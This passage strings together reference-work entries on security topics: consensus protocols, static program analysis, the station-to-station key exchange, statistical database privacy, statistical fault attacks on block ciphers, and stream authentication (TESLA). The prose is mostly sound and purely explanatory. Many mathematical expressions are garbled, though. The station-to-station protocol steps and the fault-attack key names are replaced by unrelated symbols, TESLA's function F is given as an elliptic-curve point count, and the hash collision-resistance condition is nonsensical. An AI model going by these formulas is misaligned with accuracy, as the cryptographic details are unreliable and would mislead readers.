In the partially synchronous model, the most prominent implementation is the PBFT protocol by Castro and Liskov (1999). In this protocol, a leader proposes the next block of transactions and uses a form of reliable broadcast to ensure that either all honest nodes receive the block or none does. If the leader does not initiate the broadcast properly – which requires the violation of the timing assumption to be detected – or ignores transactions, the other parties choose a new leader that "cleans up" the pending transactions and takes over for the next blocks. Later variants of this approach by Buchman et al. (2018) and Yin et al. (2019) introduce a rapid change of leaders even without any wrongdoing, which simplifies the recovery from a bad leader, giving individual leaders less ability to reorder or delay transactions, and distributing the network load more equally.

The above developments were influenced by the development of longest chain protocols, which are based on a continuously running election mechanism that puts forth participants proposing blocks of transactions.

Open Problems and Future Directions

Mapping the design space of SMR protocols covering all the various desiderata remains an active area of research. Notably, topics such as scalability, concurrency, order fairness and "front-running" mitigation as well as incentives for participation are of high interest. Interoperability between SMR instances (e.g., enabling actions in one SMR instance be influenced by events in another SMR instance) is also an interesting research direction (cf. Zamyatin et al. 2021), as is a modular design that allows different building blocks of consensus to be combined – and potentially replaced dynamically, such as separating block building and disseminating from the actual consensus layer.

Static program analysis

Definition

Static analysis is the process of analyzing a program text in order to extract semantic information.

Background

Static analysis algorithms historically have come from compiler research and implementations. Static analysis algorithms extracted facts about a program that were used by the compiler to ensure correct and efficient translation from a source language to a destination language. One of the earliest examples is the 1957 IBM FORTRAN compiler, which included a number of static analyses for efficiently mapping user variables to registers, transforming loops to make execution more efficient, and ensuring a program is well typed (Backus et al. 1957).

Initial static analysis were *intra-procedural* analysis, meaning only a single procedure is analyzed at a time, and all procedures are analyzed

independent of other procedures. *Inter-procedural* analysis—static analysis that considers the relationships between procedure calls—is more expensive in terms of memory and space, thus did not appear in early compilers. Modern compilers make use of both intra-procedural and inter-procedural analysis.

Static analysis algorithms that are specifically designed to check security, safety, and portability properties have grown organically out of compiler research. Standard compilers textbooks, such as *Compilers: Principles, Techniques, and Tools* (Aho et al. 2007) (aka the "Dragon" book), are considered standard references within the software security community. Stand-alone tools for checking such properties date back to at least the 1970s, e.g., the UNIX V7 "lint" tool checks for program constructs that are likely to be bugs. Currently there are both freely available security-specific static analysis tools such as RATS (Rough Auditing Tool for Security) and ITS4 (http://www.cigital.com/its4), as well as commercial tools such as Coverity (http://www.coverity.com) and Fortify.

Theory

Static analysis analyzes the program text in order to extract facts about the program. Finding an exact solution to typical static analysis questions is almost always undecidable. This fact follows from Rice's theorem, as most questions in static analysis will be nontrivial program properties (Hopcroft et al. 2001; Landi 1992). Static analysis is often contrasted with dynamic analysis. Unlike dynamic analysis, which analyzes a single execution, static analysis can analyze all available program text, and is not restricted to a single program path.

Due to the undecidable nature of static analysis properties, static analysis algorithms typically strive for approximate solutions. There are two primary types of approximations. First, an approximation may be sound, meaning whatever the analysis says must, in fact, be true in the real program. Second, an approximation may be complete, meaning it says all true facts about the real program. Note that an algorithm that is both sound and complete is exact, thus typically not possible: a choice must be made. Somewhat more rare are algorithms that make no guarantees.

The overall accuracy of a static analysis algorithm is usually understood by how precisely the algorithm models program paths, both intra-

procedurally and inter-procedurally. In a program with loops, there are an infinite number of possible paths. A possible path is a path based upon the syntax of the program, and in particular, does not take into consideration whether a particular branch may ever actually execute. For example, an analysis may accurately distinguish between paths in a single procedure, but not individual paths over function calls (i.e., called path-sensitive but calling context insensitive typically in literature).

There are many approaches to static analysis, including:

- *Data flow analysis*. Data flow analysis is a static analysis technique for calculating facts of interest at each program point based upon the control flow graph representation of the program. Gary Kildall formalized data flow analysis in 1973 in terms of lattice theory (Kildall 1973). Facts about the program are vertices in the lattice. The lattice meet operator determines how to combine two sets of facts, e.g., at the confluence of two branches in a program.

  There are dozens of typical data flow analyses that can be found in common compiler textbooks (Aho et al. 2007). For example, a canonical data flow analysis is reaching definitions. If statement *i* is *x*: = *y* □ *z*, where □ is any operator, that *x* is defined at statement *i*. Reaching definitions determines for each statement *j* that uses a variable *x* which previous statement defined *x*. In

$$1x := y + z;$$
$$2w := x + z;$$
$$3x := w;$$

  The definition *x* at line 1 reaches line 2, but does not reach after line 3 because *x* is assigned on line 3. A typical application of data flow analysis to security is to determine whether a particular program variable is derived from user input (tainted) or not (untainted). Given an initial set of variables initialized by user input (i.e., initialized as tainted in the lattice), a simple data flow analysis can calculate (typically an over approximation) of all variables in the program that are derived from user data.

  Given an analysis where the lattice meet operator is well-defined and the lattice is of finite height, a data flow analysis is guaranteed to

terminate and converge to an answer for each statement in the program using a simple iterative algorithm.

- *Abstract interpretation*. Abstract interpretation (Nielson et al. 2004), first formalized by Patrick and Radhia Cousot in 1977 (Cousot and Cousot 1977), executes a program on an abstract machine to determine the properties of interest. The level of detail in the abstract machine specification typically determines the accuracy of the results. At one end of the spectrum is an abstract machine that faithfully represents the concrete semantics of the language. Abstract interpretation on such a machine would correspond to a concrete execution on the real machine. Typical abstract interpretation analyses, however, typically do not require detailed semantics. For example, an abstract interpretation that determines the sign of each addition and multiplication operation, assuming no overflow, is fairly simply where each variable has associated with it the value $\{+, -, 0\}$.
- *Model checking*. Model checking is a method for formally verifying that a model satisfies a specified property. Model checking algorithms typically entail enumerating the program state space to determine if the desired properties hold (Clarke et al. 1999). The MOPS (MOdelchecking Programs for Security Properties, (http://www.cs.berkeley.edu/daw/mops/)) and CBMC (C Bounded Model Checker, (http://www.cs.cmu.edu/modelcheck/cbmc/)) are example model checkers that can be used to check security properties of programs.
- *Type checking*. Type checking is a form of static analysis which checks that program statements are well-formed with respect to a typing logic (Pierce 2002). For example, integers can be added, functions can be called, but functions should not be added and integers should not be called. Type checking can be used to ensure programs are type-safe, meaning that at every step of the execution all values have well-defined and appropriate types, and that there is a valid next step of execution.

Applications

Typical static analysis questions in security include how large a buffer may be, whether an integer operation will result in overflow, and what constraints does the program impose in order to execute a specific line of code. Determining how large a buffer may be is important to determine

whether an operation is vulnerable to a buffer overflow attack. Determining whether an integer operation will overflow is important for detecting integer overflow vulnerabilities. Determining constraints to execute a program statement are important for determining whether a potentially vulnerable line of code can actually be exploited.

Static analysis algorithms can also aide in securing a program by inserting and optimizing run-time safety checks. For example, a static analysis may insert and optimize checks that make sure copies into buffers never exceed the buffer size in an unsafe language such as C. Another example is optimizing away checks, e.g., in Java a bounds check is inserted at every array de-reference to ensure safety. Static analysis then can remove unneeded bounds checks, e.g., a check on an array operation that has already been determined to be within bounds.

Definition

The station-to-station protocol is a popular authenticated key exchange.

Theory

In a two-party *authenticated key exchange* the legitimate parties can compute a secret key, while at the same time being certain about the authenticity of the parties with whom they exchange a key. The scheme must, in particular, be secure against a *man-in-the-middle attack*.

A popular authenticated version of the *Diffie-Hellman key exchange protocol* is the *station-to-station protocol*. It was proposed by Diffie et al. (1992).

Let $\langle g \rangle$ be a suitable finite cyclic group of large enough order in which the *computational Diffie-Hellman problem* is (assumed to be) hard. We assume that q (not necessarily prime) is a multiple of the order of g and publicly known. Let $sign_A(m)$ indicate the digital signature of the bitstring m by party A. So, $sign_A(m)$ can be verified using the public key of A. Let $E_k(m)$ be a conventional encryption of the bitstring m using the

conventional key k. (If k is too long, one assumes it is hashed.) The corresponding decryption is written as $D_k(\cdot)$.

The protocol, in which Alice (A) and Bob (B) want to exchange a key, works as follows:

- **Step 1** A sends B $x, \hat{s} \in \mathbb{Z}$ computed in $\langle g \rangle$, where r_A is chosen uniformly random in Z_q.
- **Step 2** B chooses r_B uniformly random in Z_q and computes $\beta := g^{r_B}$ in $\langle g \rangle$, $k_B := \alpha^{r_B}$ in $\langle g \rangle$ and $(\ell_1, \ldots, \ell_q), q \in \mathbb{N} \setminus \{0\}$, where α and β are concatenated. B sends A: β, γ_B.
- **Step 3** A computes $k_A := \beta^{r_A}$ and verifies whether the string $a_i \in \mathbb{F}_{q^N}$ is the digital signature of (α, β), signed by B. If so, she sends B: $\gamma_A := E_{k_A}(sign_A(\alpha, \beta))$ and views k_A as the authenticated key exchanged with B.
- **Step 4** B verifies whether the string $a_i \in \mathbb{F}_{q^N}$ is the digital signature of (α, β) signed by A. If so, B regards k_B as the authenticated key exchanged with A.

As in the Diffie-Hellman scheme, if there are no dishonest parties, Alice and Bob will exchange the same key, i.e., $k_A = k_B$.

Note that the problem of authenticated key exchange has received a lot of attention. Unfortunately, many of the protocols proposed have been broken. For this reason, the technique of *proven security* is prefered nowadays. Note that the station-to-station protocol has not been proven secure. However, no major attacks have been proposed against the protocol. The fact that designing secure authenticated key exchange is nontrivial can best be understood by considering variants of the station-to-station protocol. In a family of variants to the station-to-station protocol, the key is confirmed by using the agreed key in a MAC algorithm. Blake-Wilson and Menezes showed that many of these proposed protocols can be broken (Blake-Wilson and Menezes, 1999).

Definition

A statistical database (SDB) system is a database system that enables its users to retrieve only aggregate statistics (e.g., sample mean and count) for a subset of the entities represented in the database.

Background

As a statistical database may contain sensitive individual information, such as salary and health records, generally, users are only allowed to retrieve aggregate statistics for a subset of the entities represented in the databases. Common aggregate query operators in SQL include SUM, COUNT, MAX, MIN, and AVERAGE, though more sophisticated statistical measures may also be supported by some database systems.

Statistical databases pose unique security concerns, which have been the focus of much research. However, the key security challenge is that of ensuring that no user is able to infer private information with respect to a privacy disclosure policy while providing as much statistical information, as possible. Even though a single aggregate query may not release much information on individual records, responses to a series of aggregate queries could enable an adversary to infer sensitive information. The following simple example demonstrates this: Consider a university payroll database that contains salary information about all faculty and staff. Supposing a user would like to know the salary of Prof. X, who he knows is the only female professor in the Mechanical Engineering Department. Now, the user submits the first query asking for the sum of the salaries of all the professors in the Mechanical Engineering Department, and the second query asking for the sum of the salaries of all male professors in the same department. While both queries are individually innocuous, when the result of the second query is subtracted from that of the first query, the salary of the sole female professor in the department is revealed.

Although statistical databases have been studied for over 40 years, there is no universal solution for securing statistical databases in all situations. The many challenges are as follows: (1) It is difficult to determine the a priori knowledge of a malicious user; (2) users may collude; (3) it is difficult to develop a universal solution for statistical databases of various types, such as Offline versus Online, Static versus Dynamic, and Centralized versus Decentralized; (4) it is always a computationally challenging problem to provide a good trade-off between data privacy and data utility.

Applications

Statistical databases have been applied in many areas, including manufacturing test, health care analysis, and business reporting. A typical example of a statistical database is the database maintained by the US Census Bureau, since its primary purpose is to provide aggregate statistics on the population.

Privacy Disclosure Measures

Privacy disclosure policies for statistical databases can be roughly classified into exact disclosure and partial disclosure. With exact disclosure, the privacy of an individual record is considered to be breached if its exact value is revealed. On the other hand, with partial disclosure (which is more strict), privacy is considered to be compromised as soon as a certain amount of partial information about a record is disclosed. Partial disclosure policies include interval-based disclosure (Li et al. 2002) and probabilistic disclosure (Kenthapadi et al. 2005). In interval-based disclosure a numeric record is disclosed if its real value is determined to fall within any interval of length smaller than its predefined safe threshold. For example, a person's salary of $150,000 is considered to be revealed if one can determine that it falls in any subinterval of ($120,000, $160,000) given that the safe threshold value is greater than $40 K. With probabilistic disclosure, an element is considered to be revealed if one can ensure that its real value falls in a small interval with high probability. Probabilistic disclosure is considered more strict than interval-based disclosure. This can be easily seen by the following example. Assume that from the past query answers, the age of a patient having some disease is inferred to fall within the interval of (10, 20). If the safe threshold for interval disclosure is 5, the age can still be considered private with respect to interval disclosure. However, assume that the adversary also has the prior knowledge that 95% patients having that disease are greater than 18, the adversary can improve his/her estimate of the patient's age to (18, 20) with high probability, in effect breaching probabilistic disclosure.

More recently, Dwork has proposed the concept of differential privacy (Dwork 2008) to provide a formal and quantifiable privacy guarantee for general databases. As opposed to the above two disclosure policies, differential privacy is actually a condition on the data release mechanism and not on the dataset.

Security Protection Approaches

Several security protection approaches have been proposed in the extensive literature on this topic. Corresponding to the classification scheme of Adam and Wortmann (1989), all of the approaches can be classified into conceptual, query restriction, auditing, and perturbation approaches.

Conceptual Approach

In the conceptual approach, each proposed model provides a framework for investigating the security problem at a more general data model level, without necessarily giving a specific implementation procedure. Two important conceptual approaches are the conceptual model and the lattice model. In the conceptual-modeling approach (Ozsoyoglu and Chin 1982), security is basically guaranteed by the introduction of the concept of "smallest non-decomposable subpopulations" (also referred to as atomic populations or A-populations). These A-populations always contain either zero or at least two entities, thus preventing disclosure of information about one individual entity. Preventing A-populations from having only one entity due to insertions and deletions is controlled by either delayed update processing or by dummy entities. The idea of A-populations has been extended to the general database community to the concept of *k*-anonymity (Samarati 2001), which requires that every tuple in the database be indistinguishably related to no fewer than *k* tuples.

The lattice model (Denning 1983) is an alternative general framework where a SDB is viewed as a high-dimensional table. As individual records contain confidential information, the table is aggregated along each dimension (corresponding to each attribute) to produce many aggregate tables. By aggregating along more dimensions, coarser aggregate tables are generated. Based on the aggregation level, all aggregate tables form a lattice. The security level can be enhanced by allowing only access to aggregate tables. Interestingly, when viewed under the lattice model, statistical databases are closely related to the data cube model employed in On line Analytical Processing (OLAP), since the data cube model in OLAP is essentially a multidimensional table. Details on similarities and differences between OLAP and SDB can be found in Shoshani (1997). As such, many of the research results on addressing security problems in OLAP can be directly applied to the lattice model in SDB. However, unlike A-populations, different aggregate tables may overlap, potentially creating security vulnerabilities due to which sensitive information may be inferred through cross comparison of aggregate tables.

Query Restriction Approach

General query restriction methods include query-set-size control, query-set-overlap control, partitioning, and cell suppression. The query-set-size

control method permits a statistic to be released only if the size of the query set $|C|$ satisfies the condition: $K \leq |C| \leq L - K$ where L is the size of the database and K is a parameter set by the DBA. This approach is very easy to implement, which is in favor of large-scale SDBs. However, its safety level is quite low as intelligent snoopers can compromise databases by submitting carefully designed queries. Indeed, it cannot even address the disclosure problem of the professor salary example illustrated in the introduction.

The query-set-overlap control method enhances security by restricting the number of overlapping entities among successive queries of a given user. It can be shown that the minimum number of queries needed for compromise is $1 + (K - 1)/r$ where K denotes the minimum query set size and k denotes the maximum number of overlapping entities allowed between pairs of queries. However, in most cases, this is too small to meet practical needs.

The basic idea of partitioning is to cluster individual entities of the population in a number of mutually exclusive subsets, which is similar to the idea of A-populations. This is commonly done by partitioning the values of attributes. For instance, the GRADEPOINT attribute values in a STUDENT database can be divided into intervals of ([0, 2], [2, 3], [3, 4]). A partitioned database may still suffer from some problems. The first problem is that in reality a considerable number of atomic populations with only one entity will emerge. To fix this it may be necessary to merge distinct attributes, which leads to serious information loss. The second problem is that updates may again create atomic populations of size 1. While solutions to cope with this such as introducing dummy variables or postponing updates exist, they may introduce bias to statistics. A more serious problem is that privacy disclosure may still occur even if all entities are partitioned into mutually exclusive subsets. An example is that patient records are partitioned according to some rule such that each group contains ten records. However, one group may contain records with the HIV test results all being positive. For this case, if the average statistic of this group is revealed, test results of all records are disclosed. To cope with this, anonymization models such as *l*-diversity (Machanavajjhala et al. 2007) have been proposed, which require the sensitive attribute values in each group to be diversified enough such that not much information about any single individual can be inferred.

Cell suppression is one of the techniques typically used by census bureaus for data published in tabular form (Cox 1980). The basic idea is to suppress from the released tables all cells that might cause confidential information to be disclosed.

Auditing

Auditing of an SDB involves keeping up-to-date logs of all queries made by each user and constantly checking each new query for possible compromise. Auditing has advantages such as allowing the SDB to provide users with unperturbed response, provided that the response will not result in a compromise. While this used to be considered a part of query restriction, due to its unique advantages, it has received special attention. Existing auditing schemes include conventional auditing and simulatable auditing.

In conventional auditing, a query is denied when the answer to the query combined with past query answers can compromise the database with respect to the privacy disclosure policy. It is not difficult to audit queries of a single type. An efficient method of auditing SUM-only queries presented in Chin and Ozsoyoglu (1982) is as follows: First, each query is represented as a 0–1 row vector with size of n, which is the number of total elements, such that the ith component is 1 if the corresponding ith element is included in the query; otherwise 0. When a new query arrives, include it with the past answered queries to form a binary matrix and perform Gaussian elimination on the matrix. If there is a row with only one component of 1 in the resulting matrix, there exists an element, the exact value of which is determined, and thus the new query should be denied. This can also be extended to interval-based disclosure. However auditing mixed SUM, MAX, and MIN queries is proven to be NP-hard due to its combinatorial nature. Indeed, it is even difficult to audit SUM-only queries with element values restricted to be binary, which is proven to be co-NP hard.

Conventional auditing also suffers from the security problem, since it ignores the important fact that query denials can also release information. Kenthapadi et al. (2005) first point out this issue. A simple example can illustrate this: Assume three elements (x_1, x_2, x_3) exist, each with the value 5. The first query is $x_1 + x_2 + x_3$ and is answered as the result does not pose any threat. The second query is $max(x_1, x_2, x_3)$. If the real answer is issued,

with respect to the exact disclosure policy, the security is breached as a snooper can easily infer that all elements are 5. However if the query is denied, the security is still breached, assuming that the snooper knows the conventional auditing scheme and the exact disclosure policy. The rationale is that the only feasible answer which could cause compromise, is 5.

To address this issue, Kenthapadi et al. propose the concept of simulatable auditing. The basic idea is that a query is denied if there exists even one feasible answer to the query, which is consistent with all past query answers and can cause compromise by combining it with past query answers. This is called simulatable auditing since the auditing process can be simulated by the query submitters themselves to reach the same decisions as the DBA. Simulatable auditing indeed ensures security. However, data utility is severely impaired. Consider the following example. All elements in a SDB are known to be nonnegative. If a SUM query $x_1 + x_2$ is posed. According to simulatable auditing, the query cannot be answered, because 0 is a feasible answer to the query which would determine both x_1 and x_2 to be 0. Indeed, by the same reasoning, no SUM query can be answered. More work is necessary to derive a sound auditing scheme that can derive the leaked information from each query denial and include this in the auditing process to maximize utility.

Perturbation Approach

Perturbation approaches include data-perturbation approaches and output-perturbation approaches. The former kind achieves security by modifying the source data, while the latter alters query results.

The methods based on the data-perturbation approach fall into two main categories: the probability distribution category and the fixed-data-perturbation category. The probability distribution category considers the SDB to be a sample from a given population that has a given probability distribution. In this case, the security-control method replaces the original SDB by another sample from the same distribution. In the fixed-data-perturbation category, the values of the attributes in the database, which are to be used for computing statistics, are perturbed once and for all.

Output-perturbation approaches ensure security by perturbing the query results. Approaches include random-sample queries and output perturbation. Denning (1980) proposed a method that is comparable to ordinary random sampling, where a sample is drawn from the query set. For example, to

answer a COUNT query, the system retrieves entries satisfying specified constraints, selects a part of retrieved entries based on some probability which is known to the user, and returns the count of the final entry set to the user. Given the selection probability, the user can estimate the real answer. This idea has been extended to the distributed environment in Agarwal et al. (2005), in which aggregates need to be computed across different data agents while requiring data privacy of individual agents to be preserved during the computing process. Output-perturbation methods essentially achieve security by adding noise to query results. There are many ways to add noise, such as random noise, controlled rounding, and multiplicative noise. However, if users are allowed unlimited access to noisy aggregates, data security will be breached eventually. Dinur and Nissim (2003) provide a polynomial construction algorithm of data from perturbed subset sums. They show that in order to achieve privacy one has to add perturbation of magnitude $\Omega(n)$, where n is the size of the statistical database. In other words, unless the total number of queries is sub-linear in the size of the database, a substantial amount of noise is required to avoid breach. Dwork et al. (2006) extend the SUM function to general functions f and provide a positive conclusion that privacy can be preserved by calibrating the standard deviation of the noise according to the sensitivity of the function f.

Notes on Recommended Reading

Statistical databases have been an active area of research for over 30 years now, with a significant amount of literature devoted to the topic. Adam and Wortmann (1989) provide a comprehensive survey of the classical techniques. Dwork (2008) gives a comprehensive survey of the recent work on differential privacy–based approaches.


Definitions



Statistical fault attack is typically used as an umbrella term for a wide range of fault attacks that exploit the ability of faults to change the distribution of internal values of cryptographic algorithms over many evaluations of different data under the same secret key. This change of distributions is then used to recover the used secret key.

Background

Many papers contributed ideas on how to induce faults changing the distribution of internal values and how to exploit them. Early examples include DFA on AES based on entropy of error distributions (Lashermes et al., 2012), fault attacks on AES with faulty ciphertexts only (Fuhr et al., 2013), and differential fault intensity analysis (Ghalaty et al., 2014).

Theory/Application/Both

While SFAs exist in many different flavors, we here aim to give the main idea underlying SFAs like the attacks by Fuhr et al. (2013). We do this with the help of an illustrative example of a block cipher that follows the construction principle underlying many popular ciphers like the AES (Daemen and Rijmen, 2020). In particular, the block cipher is designed by iterating always a similar round function separated by the addition of round keys K^i. The round functions itself are the parallel application of bn/b-bit non-linear bijections called S-boxes S followed by an n-bit affine bijection typically called affine layer, or linear layer A, or affine bijections followed by non-linear bijections. In our case, we consider a toy cipher having 8 rounds and 4 S-boxes per round as shown in Fig. 1.

Statistical Fault Attack, Fig. 1 A toy cipher

The exact details of the choice of S-boxes and affine layers do not matter much in the upcoming observations as long as the choice results in a "good" block cipher. For such a "good" block cipher, we expect that even if we encrypt plaintexts P with strong statistical relations, the corresponding ciphertext C looks like drawn from a random uniform distribution (except that repetitions do not occur). As a consequence, we expect that a part of the

internal state toward the last rounds of the cipher, e.g., the output of S-box $\mathbb{F}_q^*$, follows a distribution close to uniform when encrypting different plaintexts *P*.

Now, in a statistical fault attack, we aim to change the distribution, e.g., at the output of S-box $\mathbb{F}_q^*$ from the "fault free" close to uniform distribution to some non-uniform distribution. Note that this distribution is still non-uniform after the addition with $\mathbf{F}_{p^t}$. Potential ways of doing this is to, e.g., induce a fault that changes the value of the output of $\mathbb{F}_q^*$ more likely to 0 than to any other value or by influencing the computation of $\mathbb{F}_q^*$ so that this computation is non-bijective.

An SFA now works the following way. We observe the encryption of many different (potentially unknown) plaintexts under an unknown secret key while inducing a fault changing the distribution of the output of $\mathbb{F}_q^*$ and collect all ciphertexts. For all possible key values of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$, we decrypt all collected ciphertexts for one round and observe the distribution of the output of $\mathbb{F}_q^*$ after addition of $\mathbf{F}_{p^t}$ for each value of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$. If we have collected enough ciphertexts, the value of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$ that leads to the distribution with the biggest distance to the uniform distribution is very likely the round key used to encrypt the plaintexts. Wrong values of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$ essentially add one round to the cipher, and hence, we expect that the distribution of intermediate values gets closer to uniform for wrong round keys.

Open Problems and Future Directions

As with probably most implementation attacks, one important research direction are efficient countermeasures against them. In the case of SFA, pure detection-based countermeasures can be circumvented quite easily with the help of statistical ineffective fault attacks (Dobraunig et al., 2018b), an attack essentially combining SFA and ineffective fault attacks (Clavier, 2007). In addition, it has been shown that such detection-based countermeasures can even fail if combined with masking (Dobraunig et al., 2018a). While already proposals for countermeasures exist (Daemen et al., 2020; Feldtkeller et al., 2022), many directions can be explored in how to efficiently implement countermeasures, how to design cryptographic

algorithms that preclude fault attacks on mode level, or how new attacks can circumvent existing countermeasures.


Broadcast stream authentication; Multicast stream authentication

Definition

Streams of data are bit sequences whose length might be large and not known in advance. Stream authentication refers to the mechanisms that prevent unauthorized modification of the streams.




Background

The problem of multicast stream authentication was first studied by Gennaro and Rohatgi (1997). Many schemes have been suggested so far. The timed efficient loss-tolerant stream authentication scheme was proposed to be an Internet standard.

Theory

Streams of data are bit sequences that a sender sends to one or more recipients. Unlike the length of a message, the length of a stream might be unknown prior to the transmission, and the streams are usually processed as they “come.” Data streams occur naturally when the buffer/memory is shorter than the message or when real-time processing is required.

Stream authentication schemes provide mechanisms that ensure the authenticity of the received data stream. That is, the recipients can verify that the stream they received was really the one that was sent by the sender. A typical multicast stream authentication setting is depicted in Fig. 1. The participants include the sender Alice, the adversary Eve, and one or more recipients. The stream is sent as a sequence of IP packets over the Internet. The sender also computes some authentication data (e.g., authentication tags, signatures, or hash values) and sends this data along with the packets. The recipients use the authentication data to verify that the stream data they received is the original data sent by Alice. The adversary Eve is computationally bounded. However, it is very powerful. It can eavesdrop, modify, drop, and delay packets. It can also corrupt recipients. The goal of the adversary is by cooperating with the corrupt recipients to trick an honest recipient into accepting a forged stream data (i.e., a stream that was not sent by Alice). The stream authentication scheme is secure if the probability that the adversary will succeed is negligible.




Stream and Multicast Authentication, Fig. 1 The multicast stream authentication setting

The mechanisms that are used to provide message authenticity (i.e., message authentication and digital signature schemes) cannot be applied in a straightforward manner to provide efficient stream authentication. Suppose the authenticity of the stream packets is protected by using a message authentication scheme as follows. The sender and the recipients are in a possession of a secret key *K*. Each packet is considered to be a message, and the sender uses the secret key *K* to compute an authentication tag for each packet. The recipients use the secret key *K* and the received authentication tag to verify the authenticity of each packet separately. Clearly, an adversary that can corrupt recipients can easily gain access to the secret key and break the stream authentication scheme. A possible countermeasure is to use different keys for different recipients. However, the amount of computation at the sender's side grows linearly with the number of recipients, and it is prohibitively expensive even for a relatively small number of recipients. One can use a digital signature scheme to compute a digital signature over each packet. Since the recipients will use a public key to verify the authenticity of the packets, the corruption of recipients will have no impact on the security of the schemes. However, this solution is also computationally expensive considering that most stream applications are real-time applications.

Two efficient solutions, one offline and one online, have been proposed by Gennaro and Rohatgi. The offline scheme assumes that the stream is

known in advance. It is depicted in Fig. 2a. The stream is divided into n chunks, and it is processed backwards. The hash of the last chunk n is included in the $(n-1)$-th packet. The hash of the $(n-1)$-th packet is included in the $(n-2)$-th packet and so on. The hash of the first packet is sent in a digitally signed bootstrap packet. The security of the scheme follows from the unforgeability of the digital signature scheme that is used to sign the bootstrap packet and the collision resistance of the hash function.



Stream and Multicast Authentication, Fig. 2 The Gennaro–Rohatgi schemes: (**a**) the offline scheme and (**b**) the online scheme

The online solution, which is illustrated in Fig. 2b, works for streams that are not known in advance too. The authenticity of the packets is protected by using one-time signatures. To authenticate the contents of the ith packet, the sender generates a signing (or secret) key s_i and a verifying (public) key v_i in a one-time signature scheme. The public key v_i is sent to the recipients with the previous packet. The first public key v_1 is sent in a bootstrap packet that is signed using a regular digital signature scheme. The recipients use the public key of the sender to check the regular digital signature over the bootstrap packet. Once the authenticity of v_1 is verified, the receivers use it to check the authenticity of P_1 and therefore v_2 too. If the one-time signature of P_1 is valid, they use v_2 to check the one-time signature of P_2 and so on.

Various schemes have been proposed subsequently (Bergadano et al., 2000; Canneti et al., 1999; Chan, 2003; Cheung, 1997; Desmedt and

Jakimoski, 2007; Miner and Staddon, 2001; Park et al., 2003; Rohatgi, 1999; Syverson et al., 1997; Tartary and Wang, 2006; Wong and Lam, 1998; Zhang, 1998) culminating with the proposal of TESLA (Perrig et al., 2000, 2005) for an Internet standard.

Although one-time signatures are more efficient than digital signatures, they are not as efficient as message authentication codes. The paradigm depicted in Fig. 3a which has been considered in Anderson et al. (1998), allows for a multicast stream authentication whose computational cost is about one message authentication code evaluation per packet. To protect the authenticity of the *i*th packet, the sender first commits to a key K_i by sending a hash $H(K_i)$ of the key to the recipients. Next, it uses the key K_i to compute an authentication tag over the contents of the packet and multicasts the packet and the authentication tag to the recipients. Finally, after some delay that guarantees the recipients have received the packet and the tag, the sender reveals the key K_i. To verify the authenticity of the received packet, the receivers check whether the hash of the revealed key is equal to the commitment $H(K_i)$ they have received. If this is the case, they assume that the revealed key is authentic, and they use it along with the authentication tag to verify the authenticity of the packet contents.

Stream and Multicast Authentication, Fig. 3 The timed efficient stream loss-tolerant authentication scheme: (**a**) the basic scheme and (**b**) TESLA scheme II

The adversary cannot forge the ith packet with significant probability, given that:

- The commitment $H(K_i)$ is authentic.
- The commitment $H(K_i)$ does not leak information about the key that will enable the adversary to forge a packet.
- The hash function H is collision resistant (i.e., it is hard to find a key $t, z \in \mathbb{Z}_p$ s.t. $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$).
- The key is revealed only after all the recipients have received the packet.

The first condition is achieved by sending the first commitment $H(K_1)$ in a digitally signed bootstrap packet. Each subsequent commitment $H(K_i)$ is sent in a packet whose authenticity has been verified by the recipients before they use K_i. The subsequent two conditions can be met by carefully choosing the hash function H and the MAC scheme. The last condition is nonstandard and requires time synchronization between the sender and the recipients. Thus, although more efficient, this paradigm provides security in a weaker model than the previously described schemes.

The basic scheme of Fig. 3a is not loss-tolerant. For instance, if the packet P_{i-1} is lost, then the authenticity of the packet P_i and all subsequent packets cannot be verified since the commitment to the key K_i is lost. Furthermore, the packet P_{i+1} that reveals the key K_i has to be sent with a delay (i.e., after all the recipients have received the packet P_i). This condition severely limits the stream transmission rate. The timed efficient loss-tolerant stream authentication (TESLA) scheme builds on the basic scheme to address the packet-loss and efficiency issues.

In TESLA, the keys K_i are generated by iterative application of a pseudorandom function to some initial value as illustrated in Fig. 3b. Let $F_v(x) = F_{v-1}(F(x))$ be the transformation defined by v consecutive applications of the pseudorandom function F, and let $F_0(x) = x$. The sender picks uniformly at random some initial key value K_n and pre-computes a key chain, which is a sequence of n key values $K_0, \ldots, K_{n-1}$, where $K_i = F_{n-i}(K_n)$, $i = 0, \ldots, n$. The key K'_i , which is used to compute an authentication tag for the ith packet P_i, is derived from the corresponding

key value K_i by applying a function F'. The first key in the chain K_0 is multicasted in a digitally signed bootstrap packet. Suppose a given receiver has not received K_{i-2} due to packet loss. Then, it can check the validity of the revealed key K_i by checking whether $K_{i-j} = F_j(K_i)$ given it has received some earlier key $K_{i-j}(j > 2)$. Also, the recipients can recover a lost key K_i by iteratively applying F to some later key value $K_j(j > i)$.

The function F is implemented as $\#E(\mathbb{F}_q) = n_1 n_2$, where f is a target collision-resistant pseudorandom function. There are no requirements imposed on the function F' in the original description of TESLA. However, RFC4082 requires $F'(K_i)$ to be computed as $F'(K_i) = f'_{K_i}(1)$, where f' is a pseudorandom function. Suppose that the receivers can decide whether a given packet arrived safely (i.e., before the corresponding key disclosure packet was sent by the sender), then the scheme is secure (Jakimoski, 2006) assuming:

– The digital signature scheme that is used to sign the bootstrap packet is secure.
– The message authentication scheme is secure even when the adversary knows the commitments K_j, $j < i$, to the secret key K_i used by the MAC scheme.
– The function $F(K) = f_K(0)$ is strongly collision resistant.

Applications

Although digital video and audio are the most common streaming applications, streams are quite common in financial applications, sensor networks, and smart grids (e.g., Li and Cao 2011) where the volumes of data are growing rapidly and taking the form of continuous streams rather than finite stored data sets. Stream authentication schemes are essential for protecting the integrity of the information in these applications.

Definition

